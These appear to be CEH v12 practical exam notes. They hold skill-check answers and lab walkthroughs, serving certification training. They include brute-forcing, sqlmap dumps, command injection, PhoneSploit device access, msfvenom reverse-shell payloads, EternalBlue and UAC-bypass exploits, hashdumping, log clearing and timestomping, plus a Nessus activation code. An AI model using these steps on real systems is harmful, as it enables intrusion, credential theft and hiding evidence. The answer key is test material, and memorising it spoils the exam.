The Internet Information Services (IIS) Manager window appears with a newly added FTP site (CEH.com) in the left pane. Click the Site node in the left pane and note that the Status is Started (ftp), as shown in the screenshot.

PARROT OS : nmap -p 21 [Target IP Address]

nmap -T4 -A [Target IP Address]

The scan result appears, displaying information regarding open ports, services along with their versions. You can observe the RPC service and NFS service running on the ports 111 and 2049, respectively, as shown in the screenshot.

nmap -p [Target Port] -A [Target IP Address] (in this example, the target port is 445 and the target IP address is 10.10.1.19) and press Enter

nmap -p [Target Port] -A [Target IP Address] (in this example, the target port is 21 and target IP address is 10.10.1.19) and press Enter

Using this information, attacker can further identify any vulnerable service running on the open service ports and exploit them to launch attacks.
#Skill Check 1
Q1. You are performing reconnaissance for CEHORG and has been assigned a task to find out the physical location of one of their webservers hosting www.certifiedhacker.com. What are the GEO Coordinates of the webserver? Note: Provide answer as Latitude, Longitude. (Format: NN.NNN, *NN.NNN)
A. Go to IP Tracker website (37.751, -97.822)
Q2. Identify if the website www.certifiedhacker.com allows DNS zone transfer. (Yes/No) (Format: Aa)
A. Step 1: Find name server using dig or nmap : dig ns www.certifiedhacker.com or nmap -sC -A <>
Step 2 : dig @ns1.bluehost.com www.certifiedhacker.com axfr (Says failed)
Answer : No ( We found the IP of the domain : 162.241.216.11)
Q3. Identify the number of live machines in 172.16.0.0/24 subnet.
A. (3)We will use UDP PING scan : nmap -sn -PU 172.16.0.0/24.
Q4. Find the IP address of the machine which has port 21 open. Note: Target network 172.16.0.0/24
A. (172.16.0.12) nmap 172.16.0.0/24
Q5. Find the IP address of the Domain Controller machine in 10.10.10.0/24.
A.(10.10.10.25) First we do nmap -sn 10.10.10.0/24. We can see 2 hosts are present. Now we will go to netbios enumerator in windows and it will show 10.10.10.25. So this IP is the answer.
Q6. Perform a host discovery scanning and identify the NetBIOS name of the host at 10.10.10.25.
A. (ADMINDEPT) nmap -sV -v --script nbstat.nse 10.10.10.25
Q7. Perform an intense scan on 10.10.10.25 and find out the FQDN of the machine in the network
A.(AdminDept.CEHORG.com) nmap -A 10.10.10.25
Q8. What is the DNS Computer Name of the Domain Controller?
A.(AdminDept.CEHORG.com) nmap -A 10.10.10.25
Q9. While performing a security assessment against the CEHORG network, you came to know that one machine in the network is running OpenSSH and is vulnerable. Identify the version of the OpenSSH running on the machine. Note: Target network 192.168.0.0/24
A.(8.9p1) nmap 192.168.0.0/24 -sV. Then we will find a machine with IP 192.168.0.55 has openSSH
Q10. During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database
A.(Ubuntu) nmap -A -O 192.168.0.55
Q11. Perform LDAP enumeration on the target network and find out how many user accounts are associated with the domain.
A.(8) enum4linux 10.10.10.25
Q12. Perform an LDAP Search on the Domain Controller machine and find out the version of the LDAP protocol
A.(LDAPv3) ldapsearch -h 10.10.10.25 -x -b “DC=CEHORG,DC=com”
Q13. What is the IP address of the machine that has NFS service enabled? Note: Target network 192.168.0.0/24
A.(192.168.0.51) nmap 192.168.0.0/24
Q14. Perform a DNS enumeration on www.certifiedhacker.com and find out the name servers used by the domain
A(ns1.bluehost.com, ns2.bluehost.com) dig ns www.certifiedhacker.com
Q15. Find the IP address of the machine running SMTP service on the 192.168.0.0/24 network
A.(192.168.0.51) nmap 192.168.0.0/24
Q16. Perform an SMB Enumeration on 192.168.0.51 and check whether the Message signing feature is enabled or disabled
A.(Yes) nmap -sV -sC 192.168.0.51. It will say message signing enables but not required
Q17. Perform a vulnerability research on CVE-2022-30171 and find out the base score and impact of the vulnerability
A.(5.5 Medium) Google search CVE-2022-30171
Q18. Perform vulnerability scanning for the domain controller using OpenVAS and identify the number of vulnerabilities with severity level as "medium"
A.(3) Open Vas from Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service. Use
credentials as admin and password. Go to task > new task. Go to scans > vulnerabilities to find the desired output.
Q19. Perform vulnerability scanning for the webserver hosting movies.cehorg.com using OpenVAS and identify the severity level of RPC vulnerability
A.(5) Find out IP using nmap then the same steps. Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service. Usecredentials as admin and password. Go to task > new task. Go to scans > vulnerabilities to find the desired output.
Q20. Perform vulnerability scanning for the Linux host in the 172.16.0.0/24 network using OpenVAS and find the number of vulnerabilities with severity level as medium.
A.(7) Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service. Usecredentials as admin and password. Go to task > new task. Go to scans > vulnerabilities to find the desired output.
#Skill Check 2
Q1. You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user James? (Format: aaaaaa)
A. Go to the hashes file and then in terminal : john /home/attacker/Documents/hashes.txt --format=NT (ANS:qwerty)
Q2. You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user Jones? (Format: NNNNNNNN)
A. Same as above (ANS:12345678)
Q3. You have been given a task to audit the passwords of a server present in CEHORG network. Find out the password of the user Adam and submit it
A.(password4) From engage 1 , we got the IP of FQDN. So using l0phtcrack on 10.10.10.25 and guess/find out.
Q8. You are a malware analyst working for CEHORG. During your assessment within your organisation's network, you found a malware face.exe. The malware is extracted and placed at C:\Users\Admin\Documents in the EH Workstation – 2 machine. Analyze the malware and find out the File pos for KERNEL32.dll text
A.(DC14) Windows : Go to tools > malware analysis > static malware analysis > string searching > binText (open it). Browse for the exe malware using advanced option. In the find bar write kernel32.
Q9. Analyze an ELF executable (Sample-ELF) file placed at C:\Users\Admin\Documents in the EH Workstation – 2 machines to determine the CPU Architecture it was built for
A.(AARCH64) Open die.exe from malware analysis > static malware analysis > packaging and obfsucation > die. Open the elf file.
Q10. CEHORG has assigned you with analysing the snapshot of the operating system registry and perform the further steps as part of dynamic analysis and find out the whether the driver packages registry is changed. Give your response as Yes/No.
A.(Yes) Open soft perfect network scanner from snmp enumeration and install it. Then open Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\Reg Organizer. double-click reg-organizer-setup.exe. Click registry snapshots from tools. We will see changed registry.
Q11. Perform windows service monitoring and find out the service type associated with display name "afunix".
A. (Driver) Go to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\x64. Open the srvman.exe file.
Q12. Use Yersinia on the “EH Workstation – 1” (Parrot Security) machine to perform the DHCP starvation attack. Analyze the network traffic generated during the attack and find the Transaction ID of the DHCP Discover packets.
A.(0x643c9869) Parrot : Open wireshark and double click on eth0. Go to terminal type yersinia -I and press h for help, q for quit. Press F2 for DHCP mode and then press x and 1 to start DHCP or Ddos attack. After some time close it then open wireshark and we will find out.
Q13. CEHORG suspects a possible sniffing attack on a machine in its network. The organization has retained the network traffic data for the session and stored it in the Documents folder in EH Workstation – 2 (Windows 11) machine as sniffsession.pcap. You have been assigned a task to analyze and find out the protocol used for sniffing on its network.
A.(ARP) View it in wireshark and scroll thoroughly.
Q14. As an ethical hacker, you are tasked to analyze the traffic capture file webtraffic.pcapng. Find out the packet's id that uses ICMP protocol to communicate. Note: The webtraffic.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.
A.(0xfc83) Use wireshark and ID will be directly seen on the info area
Q15. CEHORG has found that one of its web application movies.cehorg.com running on its network is leaking credentials in plain text. You have been assigned a task of analysing the movies.pcap file and find out the leaked credentials. Note: The movies.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine. Make a note of the credentials obtained in this flag, it will be used in the Part 4 of CEH Skill Check.
A.(Jason/welcome) Open using wireshark. On filter write http.request.method == POST. We can find under POST methods. HTML form URL encoding.
Q16. An attacker has created a custom UDP packet and sent it to one of the machines in the CEHORG. You have been given a task to study the ""CustomUDP.pcapng"" file and find the data size of the UDP packet (in bytes). Note: The CustomUDP.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.
A.(600) Open using wireshark and we can find Len=600
Q17. A denial-of-service attack has been launched on a target machine in the CEHORG network. A network session file "DoS.pcapng" has been captured and stored in the Documents folder of the EH Workstation - 2 machine. Find the IP address of the attacker's machine.
A.(192.168.0.51) Open using wireshark and we will find out many SYN , SYN-ACK , ACK from a source.
Q18. CEHORG hosts a datacenter for its bussiness clients. While analyzing the network traffic it was observed that there was a huge surge of incoming traffic from multiple sources. You are given a task to analyze and study the DDoS.pcap file. The captured network session (DDoS.pcapng) is stored in the Documents folder of the EH Workstation -2 machine. Determine the number of machines that were used to initiate the attack.
A.(3) Go to wireshark > statistics > endpoints
#Skill Check 3
Q1. CEHORG suspects of a possible session hijacking attack on a machine in its network. The organisation has retained the network traffic data for the session at C:\Users\Admin\Documents in the EH Workstation – 2 as sniffsession.pcap. You have been assigned a task to perform an analysis and find out the protocol that has been used for sniffing on its network.
A.(ARP) Check for ARP packets in wireshark.
Q2. You have been assigned a task to perform a clickjacking test on www.certifiedhacker.com that the CEHORG members widely use. Find out whether the site is vulnerable to clickjacking.
A.(Yes) Go to clickjacking poc html in google (https://clickjacker.io/making-clickjacking-poc) copy the code and open in code editor in parrot. Change iframe attribute to the website link and save as html file. Open the file in firefox if the site opens in image then yes clickjacking attack.
Q3. Perform an HTTP-recon on www.certifiedhacker.com and find out the version of Nginx used by the web server.
A.(1.21.6) Go to httprecon tool in windows ceh tools and give the site and analyze
Q4. An FTP site is hosted on a machine in the CEHORG network. Crack the FTP credentials, obtain the “flag.txt” file and determine the content in the file.
A.(Secrets@FTP) Find the subnet from opening openvas and search for open ftp port 21 from all 3 subnets. We will find IP with 172.16.0.12 has open ftp port. We will brute force by using : hydra -L /home/attacker/Desktop/"cehv12 hacking web servers"/Wordlists/Usernames.txt -P /home/attacker/Desktop/"cehv12 hacking web servers"/Wordlists/Passwords.txt ftp://172.16.0.12. We will get Martin with password qwerty1234. Log in using ftp 172.16.0.12. Then get flag.txt.
Q5. Perform Banner grabbing on the web application movies.cehorg.com and find out the ETag of the respective target machine.
A.("8d13646dbb9bd61:0") Parrot : telnet movies.cehorg.com 80 then type GET / HTTP/1.0 and press enter 2 times. Put the whole in inverted commas.
Q6.Identify the Content Management System used by www.cehorg.com.
A.(WordPress) parrot : whatweb -v www.cehorg.com, We will find many wordpress keywords as this is the Content Management System
Q7. Perform web application reconnaissance on movies.cehorg.com and find out the HTTP server used by the web application.
A.(Microsoft-IIS/10.0) Windows : Go to tools > hacking web servers > ID serve tool and paste the site. OR Parrot : telnet movies.cehorg.com 80 then type GET / HTTP/1.0 press enter two times.
Q8. Perform Web Crawling on the web application movies.cehorg.com and identify the number of live png files in images folder
A.(6). Owasp ZAP
Q9. Identify the load balancing service used by eccouncil.org.
A.(cloudflare) Parrot : lbd eccouncil.org
Q10. Perform a bruteforce attack on www.cehorg.com and find the password of user adam.
A.(orange1234) Burp Suite brute force attack
Q.11 Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.
A.(Linda) Login to the website using Jason/welcome cred and then go to profile and change id.
Q12. Perform a SQL Injection attack on movies.cehorg.com and find out the number of users available in the database. Use Jason/welcome as login credentials.
A.(9) Go to website and login then go to profile. Find out cookie from inspect>console:document.cookie. In parrot : sqlmap -u “URL” --cookie="COPIED COOKIE" --dbs. Then enumerate tables using same command , add --tables. Then find out user profiles using sqlmap -u “URL” --cookie="COPIED COOKIE" --dbs -T User_Profiles --dump.
Q13. Perform XSS vulnerability test on www.cehorg.com and identify whether the application is vulnerable to attack or not.
A.(No) Go to pwnxss directory : python3 pwnxss -u , Click and check on some links of GET parameter. Or we can also find out using parameter tampering.
Q14. Perform command injection attack on 10.10.10.25 and find out how many user accounts are registered with the machine. Note: Exclude admin/Guest user
A.(8) Go to 10.10.10.25:8080/DVWA. Type the Username/Password as gordonb/abc123 or admin/password. Click the Login button.Then set security to low and go to command injection area. Type | net user to get the user list.
Q15. A file named Hash.txt has been uploaded through DVWA (http://10.10.10.25:8080/DVWA). The file is located in the directory mentioned below. Access the file and crack the MD5 hash to reveal the original message; enter the content after cracking the hash. You can log into the DVWA using the following credentials. Note: Username- admin; Password- password Path: C:\wamp64\www\DVWA\hackable\uploads\Hash.txt Hint: Use “type” command to view the file. Use the following link to decrypt the hash- https://hashes.com/en/decrypt/hash
A.(Cr@ck3d) Go to the given link > command injection part. Type : | type C:\wamp64\www\DVWA\hackable\uploads\Hash.txt. Put the hash into hashes website to get the answer.
Q16. You have identified a vulnerable web application on a Linux server at port 8080. Exploit the web application vulnerability, gain access to the server and enter the content of RootFlag.txt as the answer.
A.(Ch@mp2022) Use log4j vulnerability
#Skill Check 4
Q1. In attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine's IP address and left it in the database. While auditing the database, the encoded file was identified by the
database admin. Decode the EncodedFile.txt file in the Document folder in the "EH Workstation - 2" machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa$$w0rd)
A.(10.10.10.31) Use BCTextEncoder in windows, copy the entire text in the decode section and we will see the output in encoded section. Give the password as necessary
Q2. The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package. You have been assigned a task to decrypt the file; the organization has retained the cipher file "AccessCode.docx.aes" in the Document folder in the ""EH Workstation - 2" machine. Determine the access code by decrypting the file. Hint: Use 'qwerty" as the decryption password. Note: Advanced Encryption Package is available at E:\CEH-Tools\CEHv12
Module 20 Cryptography\Cryptography Tools.
A.(ECC-CSC-2006) Use the advanced Encryption Package tool and open the given document.
Q3. A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation-2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test)
A.(6)Open veracrypt tool, select a drive , say L and then select the file from given location do mount and then give password. Go to the newly created volume and select the no of files present there.
Q4. You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The Original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation - 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive.
A.(Quotes) Open the tool md5 calculator, compare which one has changed by adding.
Q5. CEHORG hosts multiple loT devices and sensors to manage its supply chain fleet. You are assinged a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic
of the message sent to the sensor.
A.(Fleet_Count) Go to parrot, open wireshark and select the pcapng file, filter MQTT protocol and we will find the answer.
Q6. An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Downloads folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file. Note: Only provide the numeric values in the answer field.
A.(80099889) Android ADB port range – 5555 to 5585, we need to scan first. Need to check all the subnets. Nmap –p5555 172.16.0.0/24. We will find port 5555 open in 172.16.0.21. Go to phonesploit tool directory in parrot > python phonesploit.py > type 172.16.0.21 > type 4 > cd /sdcard/Downloads and then cat confidential.txt
Q7. The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse 'Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)
A.(Warning) Open the file in wireshark and then select the android ip = 172.16.0.21 go to Analyse tab then to expert information. We will see warning present there.
Q8. An attacker has hacked one of the employees android device in CEHORG and initiated LOIC attack from the device. You are an ethical hacker who had obtained a screenshot of the attack using a background application. Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with send method.
A.(172.16.0.11/HTTP) Go to phonesploit main menu and select option 9 (select folder phone to pc) > /sdcard/DCIM. In parrot terminal we will find DCIM folder in maybe phonesploit folder. On opening the picture, we will get 172.16.0.11
Q9. An attacker installed a malicious mobile application 'AntiMalwarescanner.apk' on the victims android device which is located in EH workstation-2 documents folder. You are assigned a task to perform security audit on the mobile application and find out whether the application using permission to Read-call-logs.
A.(Yes)
Q10. An ex-employee of CEHORG is suspected to be performing insider attack. You are assigned a task to attain KEYCODE-75 used in the employees' mobile phone. Note: use option p in PhoneSploit for next page.
A.(APOSTROPHE ) From phonesploit main menu type p > type 24 (keycode if given) > We will see KEYCODE_APOSTROPHE on 75 number.
Q11. CEHORG hosts multiple IOT devices and sensors to manage its supply chain fleet. You are assinged a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic
of the message sent to the sensor.
A.(Fleet_Count) Same as question 5
Q12. CEHORG hosts multiple IOT devices and network sensors to manage its IT-department. You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the Documents folder of the user in the "EH Workstation - 2" machine. Analyze the packet
and find the alert message sent to the sensor.
A.(Data Bre@ch @lert) Open the pcapng in wireshark give mqtt in the filter. Click on High_Ber packet. Go to message part and then we will find the answer in the bottom hexadecimal area.
Q13. An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/loT systems in US.
A.(IoT) Go to shodan website, we will get IOT as answer.
Q14. An attacker had sent a file cryt-128-06encr.hex containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using cryp tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters.
A.() Open cryp tool , open the given file but maybe the question is complete for here.
#OPENVAS
OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.
Run from Docker (Preferred)
Docker is by far the easiest of all three installation methods and only requires one command to be run to get the client started. For this installation procedure, you will need docker installed.
PARROT : apt install docker.io

docker run -d -p 443:443 --name openvas mikesplain/openvas

Username: admin Password: admin

Go to scan > task > new task

Once you select New Task from the dropdown you will be met with a large pop-up with many options. We will break down each of the options sections and what they can be used for.

To scope a new target, navigate to the star icon next to Scan Targets.
AGAIN TO RESTART :
docker ps -a

docker start <container_ID>

Go to localhost.
#NESSUS
Goto https://www.tenable.com/products/nessus/nessus-essentials and register an account. : Find activation key in mail ACTIVATION CODE : 8TCA-E5DG-9UGR-DLUD-ACU7

sudo dpkg -i <nessus_package_file.deb>

sudo /bin/systemctl start nessusd.service

Go to localhost in firefox

Start scanning
FOR CEH PRACTICAL
Windows : https://localhost:3384/

Admin , password as credentials
#Info gather , gain access , hack
TASK 1: PERFORM ACTIVE ONLINE ATTACK TO CRACK THE SYSTEM’S PASSWORD USING RESPONDER
Login to windows 11 using username Jason and Password qwerty

Go to parrot os : sudo -I responder eth0 ( Check eth0 from ipconfig)

Go to windows 11 and run : \\CEH-Tools

Return to parrot os : We will see the hashes of username and password

Default location of Responder : /usr/share/responder/logs

Terminal : john <SMB_NTLM_txt.file>

We can see the password qwert and usename Jason
TASK 2: AUDIT SYSTEM PASSWORDS USING L0PHTCRACK
Here we are going to dump all the passwords of Windows Server 2022 ( ip : 10.10.1.22)

Go to windows 11 and open L0phtCrack ( password of win 11 : Pa$$w0rd)

Click Password Auditing Wizard > next

Choose target system ensure windows is selected > next

Windows import > remote machine radio button click > next

In the Windows Import From Remote Machine (SMB) wizard, type in the below details:

Host: 10.10.1.22 (IP address of the remote machine [Windows Server 2022])

Select the Use Specific User Credentials radio button. In the Credentials section, type the login credentials of the Windows Server 2022 machine (Username: Administrator; Password: Pa$$w0rd).

If the machine is under a domain, enter the domain name in the Domain section. Here, Windows Server 2022 belongs to the CEH.com domain.

click next proceed

Choose audit type > select Through Password audit > next

In Reporting option select Generate Report at End of Auditing and save csv file in desired location > next

Click finish on summary

L0phtCrack will show all passwords and might take some time

Can click stop after successfully attaining weak and strong passwords
TASK 3: FIND VULNERABILITIES ON EXPLOIT SITES
Go to https://www.exploit-db.com/

On left panel click Search EDB

In platform select OS

Click on any vulnerabilities

We can find CVE ID , author , platform , type

You can download and make changes using notepad or ++
METASPLOIT AND WINDOWS 10 HACKING
nmap –A –sC <targ_ip>

sudo msfconsole then search ethernal

use exploit/windows/smb/ms17_010_psexec

If it wont show set windows/meterpreter/reverse_tcp then set the payload

set RHOSTS <TARG>

set LHOSTS <LOCAL>

exploit
EXPLOIT THE FTP VSFTPD 2.3.4 VULNERABILITY
msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS <TARG>

exploit
#Priv Esc
TASK 1: ESCALATE PRIVILEGES USING PRIVILEGE ESCALATION TOOLS AND EXPLOIT CLIENT-SIDE VULNERABILITIES
Go to parrot : msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=<host_ip> -f exe > /home/attacker/Desktop/Exploit.exe > Enter.

Exploit.exe will be saved as location /home/attacker/Desktop ( other loc maybe)

Now this exploit is to be shared on target machine

If you want to create a new directory to share the Exploit.exe file with the target machine and provide the permissions, use the below commands:

    Type mkdir /var/www/html/share and press Enter to create a shared folder

    Type chmod -R 755 /var/www/html/share and press Enter

    Type chown -R www-data:www-data /var/www/html/share and press Enter

Type ls -la /var/www/html/ | grep share > Enter

Copy : cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/ press Enter

Type : service apache2 start > Enter

Type : msfconsole

Type : use exploit/multi/handler > Enter

Now, issue the following commands in msfconsole:

     Type: set payload windows/meterpreter/reverse_tcp and press Enter to set a payload.

    Type: set LHOST <host_ip> and press Enter to set the localhost.

To start the handler : exploit -j -z > Enter

Now go to windows/<target_ip> login Admin , pass: Pa$$w0rd

Browser : http://<host_ip>/share > enter

Click Exploit.exe and download

Double click and run Exploit.exe

Return to parrot os : We will see meterpreter session open in terminal

Type : sessions -i 1

Type : getuid > Enter ( Observe that the Meterpreter session is running with normal user privileges (WINDOWS11\Admin))

• Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.

First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Now, we will copy the BeRoot tool on the host machine (Parrot Security), and then upload the tool onto the target machine (Windows 11) using the Meterpreter session.

Minimize the Terminal window. Click the Places menu at the top of Desktop and click ceh-tools on 10.10.1.11 from the drop-down options. ( 10.10.1.11 is IP of target windows 11 machine )
If ceh-tools on 10.10.1.11 option is not present then follow the below steps to access CEH-Tools folder:
Click the Places menu present at the top of the Desktop and select Network from the drop-down options

The Network window appears; press Ctrl+L. The Location field appears; type smb://10.10.1.11 and press Enter to access Windows 11 shared folders.

The security pop-up appears; enter the Windows 11 machine credentials (Username: Admin and Password: Pa$$w0rd) and click Connect.

The Windows shares on 10.10.1.11 window appears; double-click the CEH-Tools folder.

CEH-Tools folder appears, navigate to CEHv12 Module 06 System Hacking\Privilege Escalation Tools and copy the BeRoot folder

Paste BeRoot to Desktop

Terminal meterpreter : upload /home/attacker/Desktop/BeRoot/beRoot.exe ( This command uploads the beRoot.exe file to the target system’s present working directory (here, Downloads)).

Type : shell

Type : beRoot.exe > Enter

A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data. • You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

In terminal type : exit ( to return to meterpreter session)

Now we will use GhostPack Seatbelt tool to gather host information and perform security checks to find insecurities in the target system.

Minimize the Terminal window. Click the Places menu at the top of Desktop and click ceh-tools on 10.10.1.11 from the drop-down options.
If ceh-tools on 10.10.1.11 option is not present then follow the below steps to access CEH-Tools folder:
Click the Places menu present at the top of the Desktop and select Network from the drop-down options

 The Network window appears; press Ctrl+L. The Location field appears; type smb://10.10.1.11 and press Enter to access Windows 11 shared folders.

 The security pop-up appears; enter the Windows 11 machine credentials (Username: Admin and Password: Pa$$w0rd) and click Connect.

 The Windows shares on 10.10.1.11 window appears; double-click the CEH-Tools folder.

CEH-Tools folder appears, navigate to CEHv12 Module 06 System Hacking\Github Tools and copy Seatbelt.exe file. Paste the copied file onto Desktop.

Terminal type: upload /home/attacker/Desktop/Seatbelt.exe

Type : shell

Type: Seatbelt.exe -group=system ( to gather information about AMSIProviders, AntiVirus, AppLocker etc.)

Type: Seatbelt.exe -group=user (to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc.)

Type: Seatbelt.exe -group=misc ( to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc.)

Apart we can use
https://labondemand.blob.core.windows.net/content/lab117714/2022-04-11_16-32-15.jpg

In terminal type : exit ( to return to meterpreter session)

Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

Now, let us check our current system privileges by executing the : run post/windows/gather/smart_hashdump command. ( You will not be able to execute commands (such as hashdump, which dumps the user account hashes located in the SAM file, or clearev, which clears the event logs remotely) that require administrative or root privileges.)

The command fails to dump the hashes from the SAM file located on the Windows 11 machine and returns an error stating Insufficient privileges to dump hashes!

Type : getsystem -t 1 (Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.)

It will fail

From the result, it is evident that the security configuration of the Windows 11 machine is blocking you from gaining unrestricted access to it.

Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.
In meterpreter : background

type: use exploit/windows/local/bypassuac_fodhelper

Here, you need to configure the exploit. To know which options you need to configure in the exploit, type show options and press Enter. The Module options section appears, displaying the requirement for the exploit. Observe that the SESSION option is required, but the Current Setting is empty.

Type: set SESSION 1

type: set payload windows/meterpreter/reverse_tcp

The Payload options section displays the requirement for the payload.
Observe that:
The LHOST option is required, but Current Setting is empty (here, you need to set the IP Address of the local host, (here, the Parrot Security machine)

 The EXITFUNC option is required, but Current Setting is already set to process, so ignore this option

The LPORT option is required, but Current Setting is already set to port number 4444, so ignore this option

To set the LHOST option, type set LHOST <host_ip> and press Enter.

type: set TARGET 0

Type : exploit

As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine; you have now successfully completed a Meterpreter session.

Type meterpreter : getuid

type: getsystem -t 1

Type : getuid ( The Meterpreter session is now running with system privileges (NT AUTHORITY\SYSTEM))

Type: run post/windows/gather/smart_hashdump ( To get passwords)

You can now remotely execute commands such as clearev to clear the event logs that require administrative or root privileges. To do so, type clearev and press Enter.
TASK 2: HACK A WINDOWS MACHINE USING METASPLOIT AND PERFORM POST-EXPLOITATION USING METERPRETER
Windows 11 : Admin, Pa$$w0rd

Create a text file : Secret.txt in C:\Users\Admin\Downloads. = “My credit card account number is 123456789.”.

Parrot : In cd (root) location : msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=<host_ip> -f exe > /home/attacker/Desktop/Backdoor.exe and press Enter

In the previous lab, we created a directory or shared folder (share) at the location (/var/www/html) and with the required access permission. We will use the same directory or shared folder (share) to share Backdoor.exe with the victim machine.
Note: If you want to create a new directory to share the Backdoor.exe file with the target machine and provide the permissions, use the below commands:
▪ Type mkdir /var/www/html/share and press Enter to create a shared folder
▪ Type chmod -R 755 /var/www/html/share and press Enter
▪ Type chown -R www-data:www-data /var/www/html/share and press Enter
Copy : cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/

Type : service apache2 start

Type : msfconsole > use exploit/multi/handler

▪ Type: set payload windows/meterpreter/reverse_tcp and press Enter


        Type: set LHOST 10.10.1.13 and press Enter

        Type: show options and press Enter; this lets you know the listening port

Type : exploit -j -z

Windows : http://<parrot_ip>/share

Open the backdoor file

Parrot : Inside Meterpreter : sessions -i 1

type : sysinfo

Type : ipconfig

Type : getuid

Type : pwd

Type : cat secret.txt ( which we have saved )

Now, we will change the MACE attributes of the Secret.txt file.
Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.
Note: To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.
Type: timestomp Secret.txt -v ( TO OPEN MACE ATTRIBUTES )

To change the MACE value, type: timestomp Secret.txt -m “02/11/2018 08:10:03” and press Enter

Type: cd C:/

